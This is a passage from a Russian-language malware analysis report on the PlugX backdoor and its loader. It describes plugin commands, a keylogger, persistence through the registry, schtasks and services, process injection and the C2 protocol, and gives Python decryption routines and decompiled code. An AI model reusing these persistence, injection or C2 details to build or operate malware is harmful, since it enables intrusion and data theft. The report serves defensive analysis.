	• 0x4005 — отправка события клавиатуры; • 0x4006 — отправка HWND_BROADCAST сообщения с комбинацией клавиш CTRL+ALT+DEL.	BYTE key_scan_code; WORD reserved_0; BYTE keybd_event_flags; };	

0x4100	Делает снимок экрана с заданными параметрами и отправляет на сервер.	struct command_4100h_request
		{
		packet_0_hdr header;
		BYTE bFlag;
		
		BYTE scale_or_resolution;
		WORD horz; //if flag -> resolutione, else scale coeff
		WORD vert; //as horz
		};
			-

0x4200	Отправляет заранее сделанный снимок экрана в формате JPEG из каталога config.screenshots_path. Сначала отправляет его имя, затем блоками по 0xE000 байт сам снимок. По окончании — пакет с нулевой длиной.	-	-

Плагин Service

Плагин предназначен для работы со службами.

Команда	Описание	Ввод	Вывод
0x6000	Получает информацию о сервисах и их файлах.	-	struct command_6000h_response {

Команда	Описание	Ввод	Вывод

			packet_hdr header;
			
			DWORD if_sfc_protected;
			
			DWORD current_state;
			DWORD start_type;
			
			DWORD controls_accepted;
			DWORD pid;
			
			WORD offset_service_name;
			
			WORD offset_display_name;
			
			WORD offset_service_start_name;
			
			WORD offset_description;
			
			WORD offset_binpath;
			
			WORD offset_CompanyName;
			
			WORD offset_FileDescription;
			
			WORD offset_FileVersion;
			
			WORD offset_ProductName;
			
			WORD offset_ProductVersion;
			...
			//strings
			};

0x6001	Изменяет способ запуска заданной службы struct command_6000h_response Имя целевой службы содержится в	-	-

Команда	Описание	Ввод	Вывод
	теле команды; новый параметр способа запуска содержится в поле `header.errc`.		
`0x6002`	Запускает заданную службу, имя службы содержится в теле команды.	-	-
`0x6003`	Отправляет код управления заданной службе. Имя содержится в теле; код управления содержится в поле `header.errc`.	-	-
`0x6004`	Удаляет заданную в теле команды службу.	-	-

Плагин Shell

Плагин предназначен для создания оболочки командного процессора cmd.exe; идентификатор команды плагина — `command_id — 0x7002`. В двух отдельных потоках создает пайпы для чтения и записи, затем создает процесс cmd.exe с перенаправлением ввода-вывода на пайпы. Ввод получает от объекта соединения с управляющим сервером, а вывод отправляет в ответ.

Плагин SQL

Плагин предназначен для работы с SQL-запросами.

Команда	Описание	Ввод	Вывод

`0xC000`	Получает доступные источники SQL-данных через функцию `odbc32!SQLDataSourcesW`.	-	`struct command_C000h_response { packet_hdr header;`
			
			`BYTE server_name[4096];`

Команда	Описание	Ввод	Вывод
			`BYTE descriptions[];` `}`

`0xC001`	Перечисляет доступные SQL-драйверы через функцию `odbc32!SQLDriversW`.	-	`struct command_C001h_response`
			`{`
			`  packet_0_hdr header;`
			
			`BYTE driver_description[4096];`
			
			`BYTE driver_attributes[];`
			`};`

`0xC002`	Исполняет произвольный SQL-запрос. В теле первого пакета содержится строка подключения, используемая в качестве аргумента при вызове функции `odbc32!SQLDriverConnect`. Далее в пакетах с `header.command_id`, равным `0xC003`, содержатся сами запросы. В ответ в пакетах с `header.command_id`, равным `0xC008`, отправляются диагностические данные, полученные с помощью вызова функции `SQLGetDiagRecW`; в пакетах с `header.command_id`, равным `0xC004`, отправляются результаты SQL-запроса.	-	-

Плагин Telnet

Плагин предназначен для полной имитации работы по протоколу Telnet. Запускается при получении команды `0x7100`. По этой команде создается процесс "`cmd.exe /Q`", на сервер отправляется пакет нулевой длины, затем в отдельных потоках запускаются 2 обработчика. Первый принимает пакеты с `id 0x7101` и `0x7102`:

- `0x7101` — открывает консоль по идентификатору `CONIN$` и пишет в нее данные, полученные из команды. В теле пакета находится массив структур `INPUT_RECORD`;
- `0x7102` — отправляет идентификатор управляющего события `(CtrlEvent)` в консоль, открытую по идентификатору `CONIN$`. Код события находится в поле `header.errc`.

Второй дескриптор в пакетах с `id 0x7103` отправляет информацию о консоли:

```
struct c2_command_7103h_telnet_cli2srv
{
  packet_hdr header;
  DWORD console_CP;
  DWORD consoleOutput_CP;
  DWORD console_input_mode;
  DWORD console_output_mode;
  DWORD console_display_mode;
  CONSOLE_CURSOR_INFO console_cursor_info;
  COORD console_position;
  COORD console_size;
};
```

В пакетах с `id 0x7104` отправляет считанный буфер консоли.

BackDoor.PlugX.26

Загрузчик бэкдора BackDoor.PlugX.38, написанный на языке C и предназначенный для работы в 32- и 64-разрядных операционных системах семейства Microsoft Windows. Представляет собой исполняемый exe-файл, загружающий и расшифровывающий модуль полезной нагрузки.

Принцип действия

Загрузчик представляет собой исполняемый файл с именем msvsct.exe. В зараженной системе устанавливается по пути `C:\ProgramData\AppData\msvsct.exe`. Прописывается в автозагрузку через реестр: `[HKCU\Software\Microsoft\Windows\CurrentVersion\Run] 'AUTORUN' = "c:\programdata\appdata\msvsct.exe`.

Полезная нагрузка находится в файле msvsct.ini и расшифровывается следующим скриптом:

```
s = ''
for i in range(len(d)):
 s += chr((((ord(d[i]) + 0x77) ^ 0x78) - 0x79) & 0xff)
```


После расшифровки нагрузка представляет собой шелл-код, который загружает основной вредоносный модуль в виде динамической библиотеки, детектируемый как BackDoor.PlugX.38.

BackDoor.PlugX.38

Многокомпонентный троян-бэкдор, написанный на языке C и предназначенный для работы в 32- и 64-разрядных операционных системах семейства Microsoft Windows. Устанавливается при помощи загрузчика BackDoor.PlugX.26, после чего функционирует в оперативной памяти зараженного компьютера. Используется для целевых атак на информационные системы и несанкционированного доступа к данным для их передачи на управляющие серверы. Общие команды практически соответствуют таковым у BackDoor.PlugX.28: используются похожие структуры для хранения и обработки данных, в том числе идентичный объект для хранения строк.

Принцип действия

Все функции WinAPI вызываются динамически по алгоритму CRC32, при этом контрольная сумма считается по всему имени функции, включая завершающий \x00.



Как и у BackDoor.PlugX.28, у рассматриваемой модификации отсутствуют единые соглашения о вызовах пользовательских функций. Шифрование строк достаточно простое, реализовано не в отдельной функции, а встраивается.

```
if ( *(_WORD *)config.inject_target_dummy_proc_1
  && (expand_path_with_env_var((wchar_t *)config.inject_target_dummy_proc_1, &proc_cmd_line),
      CreateProcessW(0, proc_cmd_line.buf1, 0, 0, 0, 0x14u, 0, 0, &StartupInfo, &ProcessInformation))
  || *(_WORD *)config.inject_target_dummy_proc_2
  && (expand_path_with_env_var((wchar_t *)config.inject_target_dummy_proc_2, &proc_cmd_line),
      CreateProcessW(0, proc_cmd_line.buf1, 0, 0, 0, 0x14u, 0, 0, &StartupInfo, &ProcessInformation))
  || *(_WORD *)config.inject_target_dummy_proc_3
  && (expand_path_with_env_var((wchar_t *)config.inject_target_dummy_proc_3, &proc_cmd_line),
      CreateProcessW(0, proc_cmd_line.buf1, 0, 0, 0, 0x14u, 0, 0, &StartupInfo, &ProcessInformation))
  || (expand_path_with_env_var((wchar_t *)config.inject_target_dummy_proc_4, &proc_cmd_line),
      CreateProcessW(0, proc_cmd_line.buf1, 0, 0, 0, 0x14u, 0, 0, &StartupInfo, &ProcessInformation)) )
{
  v0 = inject_to_process(
         2,
         ProcessInformation.hProcess,
         ProcessInformation.hThread,
         (LPCVOID)shellarg.shellcode_ep,
         shellarg.shellcode_size);
```

Потоки создаются не непосредственно, а через глобальный объект threads_container, который хранит список работающих потоков с информацией о каждом из них. У каждого потока есть собственное имя, зашитое в коде и, в ряде случаев, зашифрованное.

Предполагаемая структура `threads_container`:

```
struct threads_info
{
LIST_ENTRY p_threads_list;
DWORDthreads_count;
};
struct threads_container
{
CRITICAL_SECTION crit_sect;
threads_info threads;
};
struct thread_obj
{
LIST_ENTRY p_threads;
DWORDthread_ID;
threads_container *p_threads_container;
  DWORD (__stdcall *p_function)(LPVOID arg);
  LPVOID arg;
  BYTE *name;
};
```


Начало работы

После получения управления от загрузчика BackDoor.PlugX.38 инициализирует ряд глобальных объектов, которые будут использоваться в дальнейшем. Затем устанавливает свой обработчик исключений `SetUnhandledExceptionFilter`. При необрабатываемом исключении функция находит в `threads_container` идентификатор потока, который вызвал это исключение, и формирует строку по формату:

```
EName:%s,EAddr:0x%p,ECode:0x%p,EAX:%p,EBX:%p,ECX:%p,EDX:%p,ESI:%p,EDI:%p,EBP:%p,ESP:%p,EIP:%p;
```

где `EName` — имя потока. Остальные параметры берутся из структуры`EXCEPTION_POINTERS`. Строка формируется в локальной переменной и далее никак не используется. После этого обработчик завершает данный поток.

После подготовительных действий троян получает привилегии `SeDebugPrivilege` и `SeTcbPrivilege`, затем инициализирует главный поток с именем `bootProc`, которое хранится в открытом виде.



```
.text:10001AC3
.text:10001AC3 loc_10001AC3:           ; thread_arg
.text:10001AC3 push    0
.text:10001AC5 push    offset bootProc ; p_func
.text:10001ACA push    offset str_bootProc ; "bootProc"
.text:10001ACF push    offset hThread_bootProc ; hThread
.text:10001AD4 call    init_thread
.text:10001AD9 pop     esi
.text:10001ADA mov     esp, ebp
.text:10001ADC pop     ebp
.text:10001ADD retn
.text:10001ADD init_bootProc endp
.text:10001ADD
```

В начале `bootProc` вызывает `FreeLibrary` на модуль с именем msvsct.txt. Далее происходит инициализация конфигурации.

Конфигурация, переданная загрузчиком

Для определения конфигурации загрузчик аргументом передает указатель, по которому BackDoor.PlugX.38 проверяет первые 4 байта. Если аргумент начинается с сигнатуры, это значит, что загрузчиком передана структура `shellarg`. Сигнатура имеет значение `0x504c5547`, что соответствует значению `PLUG` в кодировке ASCII.

Структура `shellarg` представлена следующим образом:

```
struct shellarg
{
  DWORD signature;
  DWORD dword_0;
  DWORD dword_1;
  DWORD p_shellcode;
  DWORD shellcode_size;
  DWORD config;
  DWORD config_size;
};
```

В этом случае конфигурация из аргумента расшифровывается и сохраняется в глобальной переменной троянской программы. Затем из полученной конфигурации извлекается адрес домашней директории бэкдора. Из этой директории троян пытается прочитать файл boot.cfg, в котором также может храниться конфигурация (например, переданная от управляющего сервера). При наличии файла программа считывает из него конфигурацию, расшифровывает и применяет ее.

Алгоритм шифрования конфигурации:

```
import struct

def DWORD(i):
    return i & 0xFFFFFFFF

def LOBYTE(i):
    return i & 0x000000FF

def dec(key, in_data):
    k1 = k2 = k3 = k4 = key
    result = ""
    for x in in_data:
        k1 = DWORD(k1 + (k1 >> 3) - 0x11111111)
        k2 = DWORD(k2 + (k2 >> 5) - 0x22222222)
        k3 = DWORD(k3 + 0x33333333 - (k3 << 7))
        k4 = DWORD(k4 + (0x44444444 - (k4 << 9)))
        k = LOBYTE(k1 + k2 + k3 + k4)
        result += chr(ord(x) ^ k)
    return result

def decrypt(addr, size):
    data = get_bytes(addr, size, 0)
    key = struct.unpack("<I", data[:4])[0]
    result = dec(key, data)
    return result
```

Hardcoded configuration

Зашитая в тело трояна конфигурация расшифровывается в том случае, если аргумент, полученный от загрузчика, не имеет значения сигнатуры `PLUG`.

Структура конфигурации:

```
struct timeout
{
  BYTE days;
  BYTE hours;
  BYTE minutes;
  BYTE seconds;
};
struct srv
{
  WCHAR type;
  WCHAR port;
  BYTE address[64];
```

```
};
struct proxy_info
{
  WCHAR type;
  WCHAR port;
  BYTE address[64];
  BYTE username[64];
  BYTE password[64];
};
struct st_config
{
  DWORD dword_0;
  DWORD key;
  DWORD dword_1;
  DWORD flag_hide_service;
  BYTE gap_0[24];
  DWORD flag_delete_proc_bins;
  DWORD dword_2;
  DWORD flag_dont_start_service;
  timeout timeout;
  DWORD dword_3;
  BYTE timetable[672];
  DWORD DNS_1;
  DWORD DNS_2;
  DWORD DNS_3;
  DWORD DNS_4;
  srv srv_1;
  srv srv_2;
  srv srv_3;
  srv srv_4;
  BYTE url_1[128];
  BYTE url_2[128];
  BYTE url_3[128];
  BYTE url_4[128];
  proxy_info proxy_1;
  proxy_info proxy_2;
  proxy_info proxy_3;
  proxy_info proxy_4;
  DWORD HTTP_method;
  DWORD inject_flag;
  DWORD persist_mode;
  DWORD flag_broadcasting;
  DWORD flag_elevated_inject;
  WCHAR inject_target_proc[256];
  WCHAR homedir[256];
  WCHAR persist_name[256];
  WCHAR service_display_name[256];
  WCHAR str_1[256];
  WCHAR str_2[256];
  WCHAR campaign_id[256];
}config;
```

После инициализации конфигурации троян проверяет аргументы командой строки. Если аргумент один, то программа использует стандартный сценарий закрепления и выполнения основных функций; если командная строка содержит три аргумента, то программа выполняет одну из функций в зависимости от их значений.

Выполнение с одним аргументом командной строки

Вариант закрепления зависит от значения`config.persist_mode`:

- `0` — не закрепляется, переходит сразу к основной функциональности;
- `1` — автозагрузка с помощью`HKCU\Software\Microsoft\Windows\CurrentVersion\Run`;
- `2` — создает задачи в планировщике;
- `3` — устанавливает службы (при отсутствии административных привилегий эквивалентен режиму `1`).

В случае выполнения без закрепления проверяет флаг `config.inject_flag`. Если значение не равно `0`, то проверяется аргумент, переданный от загрузчика. Если аргумент содержит сигнатуру `PLUG`, то запускается процесс, указанный в `config.inject_target_proc`. В этот процесс внедряется шелл-код из структуры `shellarg`, после чего основной процесс завершается.

В случае выполнения с закреплением троян проверяет текущую рабочую директорию. Если она совпадает с домашней директорией `config.homedir`, то этап закрепления пропускается и выполняется либо внедрение в процесс, либо основная функциональность. В ином случае создается 2 мьютекса с именами `Global\DelSelf(XXXXXXXX)` и `Global\DelSelf(YYYYYYYY)`, где`XXXXXXXX` и `YYYYYYYY` — идентификаторы текущего и родительского процессов в HEX-представлении соответственно. Во всех режимах закрепления троян переносит свои файлы в домашнюю директорию.

В функции закрепления предусмотрен вариант, когда параметр `config.persist_mode` может принимать значение `0`. Это необходимо на случай, если процесс запущен с 3 аргументами, и второй аргумент равен `100`. При таких условиях после переноса своих файлов BackDoor.PlugX.38 перезапускается уже из домашней директории.

При варианте закрепления со значением `config.persist_mode == 1` в ключе автозапуска создается параметр с именем, указанным в конфигурации `config.persist_name.`, после чего троян запускает себя из домашней директории

При варианте закрепления со значением `config.persist_mode == 2` в планировщике создается задача через вызов `schtasks`:

```
cmd.exe /c schtasks /create /sc minute /mo 2 /tn "<config.persist_name>" /tr
"\"<config.homedir\msvsct.exe>\""
```

При наличии административных привилегий троян добавляет параметр `/ru "system"`. После создания задачи завершает процесс.

При варианте закрепления со значением `config.persist_mode == 3` устанавливается служба. Проверяет наличие службы с именем `config.persist_name` и, если она есть и остановлена, удаляет ее. Если служба запущена, то создание службы пропускается. В противном случае создает службу `config.persist_name` с отображаемым именем `config.service_display_name`. Если значение`config.flag_dont_start_service` не равно `0`, то служба не запускается. После создания службы процесс завершается.

При выполнении основной функциональности создается мьютекс с именем Global\ReStart0. Затем по наличию мьютекса с именем `Global\DelSelf(YYYYYYYY)` выполняется поиск родительского процесса, после чего он завершается, а исполняемый файл процесса — удаляется (при условии, что установлен флаг `config.flag_delete_proc_bins`). Далее троян проверяет значение флага `config.flag_elevated_inject`. Если значение не равно `0`, то запускается именованный поток `SiProc`.

```
.text:10022D14
.text:10022D14 loc_10022D14:           ; thread_arg
.text:10022D14 push    edi
.text:10022D15 push    offset SiProc   ; p_func
.text:10022D1A lea     ecx, [ebp+str_thread_name]
.text:10022D1D push    ecx             ; str_ProcName
.text:10022D1E add     edi, elevated_injects.hThread
.text:10022D24 push    edi             ; hThread
.text:10022D25 call    init_thread
.text:10022D2A pop     edi
.text:10022D2B pop     esi
.text:10022D2C mov     esp, ebp
.text:10022D2E pop     ebp
.text:10022D2F retn
.text:10022D2F init_SiProc_thread endp
.text:10022D2F
```

В данном потоке также проверяется аргумент, переданный загрузчиком. Дальнейшее выполнение потока `SiProc` продолжается только в случае наличия сигнатуры `PLUG`. Поток перебирает процессы и пытается по значению PID каждого процесса получить идентификатор сессии. В случае успеха копирует маркер доступа процесса и присваивает дубликату HighIntegrity класс `(S-1-16-12288)`. Затем с использованием этого маркера создает процесс `msiexec.exe 209 <currentPID>`, в который внедряет шелл-код с полезной нагрузкой. Потоку в качестве аргумента передается указатель на структуру `elevated_injects`:

```
struct injected_proc
{
  DWORD session_id;
  DWORD pid;
  DWORD hProcess;
  BYTE token_user_name[40];
};
struct elevated_injects
```

```
{
  injected_proc procs[32];
  DWORD hThread;
  DWORD hEvent;
};
```

При каждом успешном внедрении шелл-кода заполняется массив `elevated_injects.procs`.

После этого происходит инициализация объекта-контейнера плагинов и самих плагинов. Инициализируется массив вспомогательных функций, используемых плагинами. Доступ к этим функциям осуществляется через именованное отображение объекта `PI[%8.8X]`, где параметром формата является идентификатор текущего процесса.

Затем происходит поочередная инициализация каждого плагина, в результате чего создается индивидуальный объект `plugin_object`:


```
struct plugin_object
```

```
{
  DWORD dword_1;
  DWORD init_flag;
  DWORD index;
  DWORD datestamp;
  DWORD (__stdcall *p_job_func)(LPVOID p_conn_object, packet *p_packet);
  BYTE name[32];
};
```

Имена плагинов соответствуют таковым у BackDoor.PlugX.28, за исключением отсутствия второго плагина `DISK`. Значения, помещаемые в `plugin_object.datestamp`, отличаются для каждого плагина:

Имя плагина	**Значение метки даты**
Disk	20120325h
KeyLog	20120324h
Nethood	20120213h
Netstat	20120215h
Option	20120128h
PortMap	20120325h
Process	20120204h
RegEdit	20120315h
Screen	20120220h
Service	20120117h
Shell	20120305h
SQL	20120323h
Telnet	20120225h

По аналогии с BackDoor.PlugX.28 инициализация плагинов `KeyLog` и `Screen` отличается от остальных. При инициализации `KeyLog` создается именованный поток `KLProc`, в котором через функции `RegisterRawInputDevices` и `GetRawInputData` выполняется перехват событий клавиатуры. Журнал содержится в файле `<config.homedir>\NvSmart.hlp`. При инициализации плагина `Screen` дополнительно к созданию объекта в цикле загружаются 16 курсоров.



После инициализации всех плагинов запускается именованный поток `PlugProc`. Поток пытается поочередно прочесть из домашней директории файлы с расширением `.plg`, имена которых могут принимать значения от 0 до 127. Из каждого такого файла может быть считан сжатый и зашифрованный PE-модуль. Если аргумент от загрузчика содержит сигнатуру`PLUG`, то после чтения файла инициализируется очередной именованный поток `LdrLoadShellcode`. Он расшифровывает и распаковывает модуль, а затем загружает его, передавая ему в качестве аргумента структуру `shellarg` с сигнатурой `PLUG`. Следует отметить, что процедура `LdrLoadShellcode` используется при внедрении в процессы из конфигурации и процесс `msiexec`, но она непосредственно пишется в целевой процесс.

После работы с плагинами запускается поток `OlProc`, в котором выполняется взаимодействие с управляющим сервером. Кроме того, из `OlProc` запускается еще несколько потоков. Троян предварительно пытается извлечь параметр `CLSID` из ключа реестра `Software\CLASSES\MPLS\`. По умолчанию из раздела HKLM, а в случае неудачи — из раздела HKCU. Если указанный параметр отсутствует, то создает его, генерирует случайное значение из 8 байтов, форматирует его как `%2.2X%2.2X%2.2X%2.2X%2.2X%2.2X%2.2X%2.2X` и заносит в созданный параметр. Внутри `OlProc` по аналогии с BackDoor.PlugX.28 выполняется попытка спрятать службу в процессе services.exe (при условии, что установлен флаг `config.flag_hide_service`). Затем запускается поток `OlProcNotify`, в котором вновь происходит инициализация конфигурации.

После этого запускается цикл подключений к серверу. Предусмотрена возможность загрузки адреса нового управляющего сервера, если уже были выполнены попытки подключения к 4 серверам. Для этого используются URL вида `config.url_<n>`. По заданному URL выполняется HTTP-запрос, в ответ на который приходит закодированный адрес сервера, расположенный между строками `DZKS` и `DZJS`. Серверы могут разрешаться с помощью запросов к DNS-серверам, прописанных в конфигурационном файле.

Первая попытка подключения выполняется без прокси. Перед этим выполняется проверка значения параметра `config.timetable`, который отвечает за расписание подключений (байтовый флаг установлен на каждую четверть часа). Затем проверяется тип сервера, к которому выполняется подключение. Структура `srv` аналогична таковой у BackDoor.PlugX.28:

```
struct srv
{
  WORD type;
  WORD port;
  BYTE address[64];
};
```

При этом у BackDoor.PlugX.38 поле `type`, определяющее протокол подключения, представляет собой битовое поле:

- 1 — TCP,
- 2 — HTTP,
- 4 — UDP,
- 8 — ICMP,
- 16 — HTTPS.

В проанализированном образце протокол ICMP не поддерживается, но значение предусмотрено (установлена заглушка при создании объекта подключения). При использовании протокола HTTPS соединение представляет собой подключение к HTTP-прокси-серверу через сокет.

```
10008FE4 mov     [ebp+chosen_proto_name], offset asterisk ; "*"
10008FEB mov     [ebp+proto_TCP], 'PCT'
10008FF2 mov     dword ptr [ebp+proto_HTTP], 'PTTH'
10008FF9 mov     [ebp+proto_HTTP+4], 0
10008FFD mov     [ebp+proto_UDP], 'PDU'
10009004 mov     dword ptr [ebp+proto_ICMP], 'PMCI'
1000900B mov     [ebp+proto_ICMP+4], 0
1000900F mov     dword ptr [ebp+proto_HTTPS], 'PTTH'
10009016 mov     word ptr [ebp+proto_HTTPS+4], 'S'
1000901C cmp     esi, 0Eh
1000901F ja      short def_10009028 ; Protocol:[%4s], Host: [%s:%d], Proxy: [%d:%s:%d:%s:%s]
```

При создании объекта подключения формируется строка подключения, которая не используется в проанализированном образце:

```
Protocol:[%4s], Host: [%s:%d], Proxy: [%d:%s:%d:%s:%s]
```

Для общения с сервером используется структура пакета, аналогичная BackDoor.PlugX.28:

```
struct packet_hdr
{
  DWORD key;
  DWORD command_id;
  DWORD len;
  DWORD errc;
};
struct packet
{
  packet_hdr header;
  BYTE data[61440] //0xF000;
};
```

При первичном обращении, аналогично BackDoor.PlugX.28, генерируется от `0` до`0x1F` случайных байт, которые отправляются серверу. В ответ на запрос приходит пакет с командой.

При использовании HTTP-подключения присутствуют отличия от BackDoor.PlugX.28 в механизме формирования запроса.

Создается именованный поток `SxWorkProc`. Сначала по частям формируется User-Agent:

1. зашитая строка `Mozilla/4.0 (compatible; MSIE);`
2. значение параметра`HKLM\SOFTWARE\Microsoft\Internet Explorer\Version Vector\IE`или зашитое `8.0`;
3. Windows NT X.Y, где `X.Y` — версия Windows;
4. значения параметров из ключей `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\User Agent\Post Platform`, `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\User Agent\Post Platform`, а также аналогичные значения из раздела HKCU, объединенные через `;`;
5. закрывающая скобка `)`.

Указанные части объединяются в одну строку, которая служит в качестве User-Agent.

Строка ресурса формируется как `/index?id=%7.P`, где параметром является адрес локальной переменной. Метод выбирается в зависимости от значения `config.HTTP_method`:

- 0 — GET;
- 1 — POST;
- 2 — random choice between GET and POST.

Затем добавляются M-заголовки, которые необходимы для работы и синхронизации HTTP-соединения (аналогично структуре`prefix` в BackDoor.PlugX.28).

- M-Session:
- M-Status:
- M-Size:
- M-Sn:

Данные передаются в теле запроса. Пакеты шифруются тем же алгоритмом, что и конфигурация. При подготовке пакета к шифрованию в поле `packet.header.key` помещается значение `20161127h`, однако в дальнейшем оно заменяется на случайный ключ. При шифровании и компрессии как передаваемых, так и принимаемых данных могут быть следующие варианты:

- Если в `packet_hdr.command_id` установлен бит `0x10000000`, то пакет не сжимается (например, завершающий пакет после отправки файла);
- Если в том же поле установлен бит `0x20000000`, то пакет не шифруется.

В поле заголовка `len` указывается длина сжатых и несжатых данных (2 младших байта — длина сжатых, 2 старших — длина несжатых).

При использовании TCP-соединения данные передаются без каких-либо заголовков.

Общие команды практически соответствуют таковым у BackDoor.PlugX.28:

Команда	**Назначение**
1	Отправка информации о системе
2	Повторный запрос команды
3	Работа с плагинами
4	Сброс соединения
5	Самоудаление
6	Отправка текущей конфигурации на сервер
7	Получение новой конфигурации
8	Отправка информации о процессах с внедрениями (msiexec)
9	Отправка результатов сканирования локальной сети
10	(см. ниже)

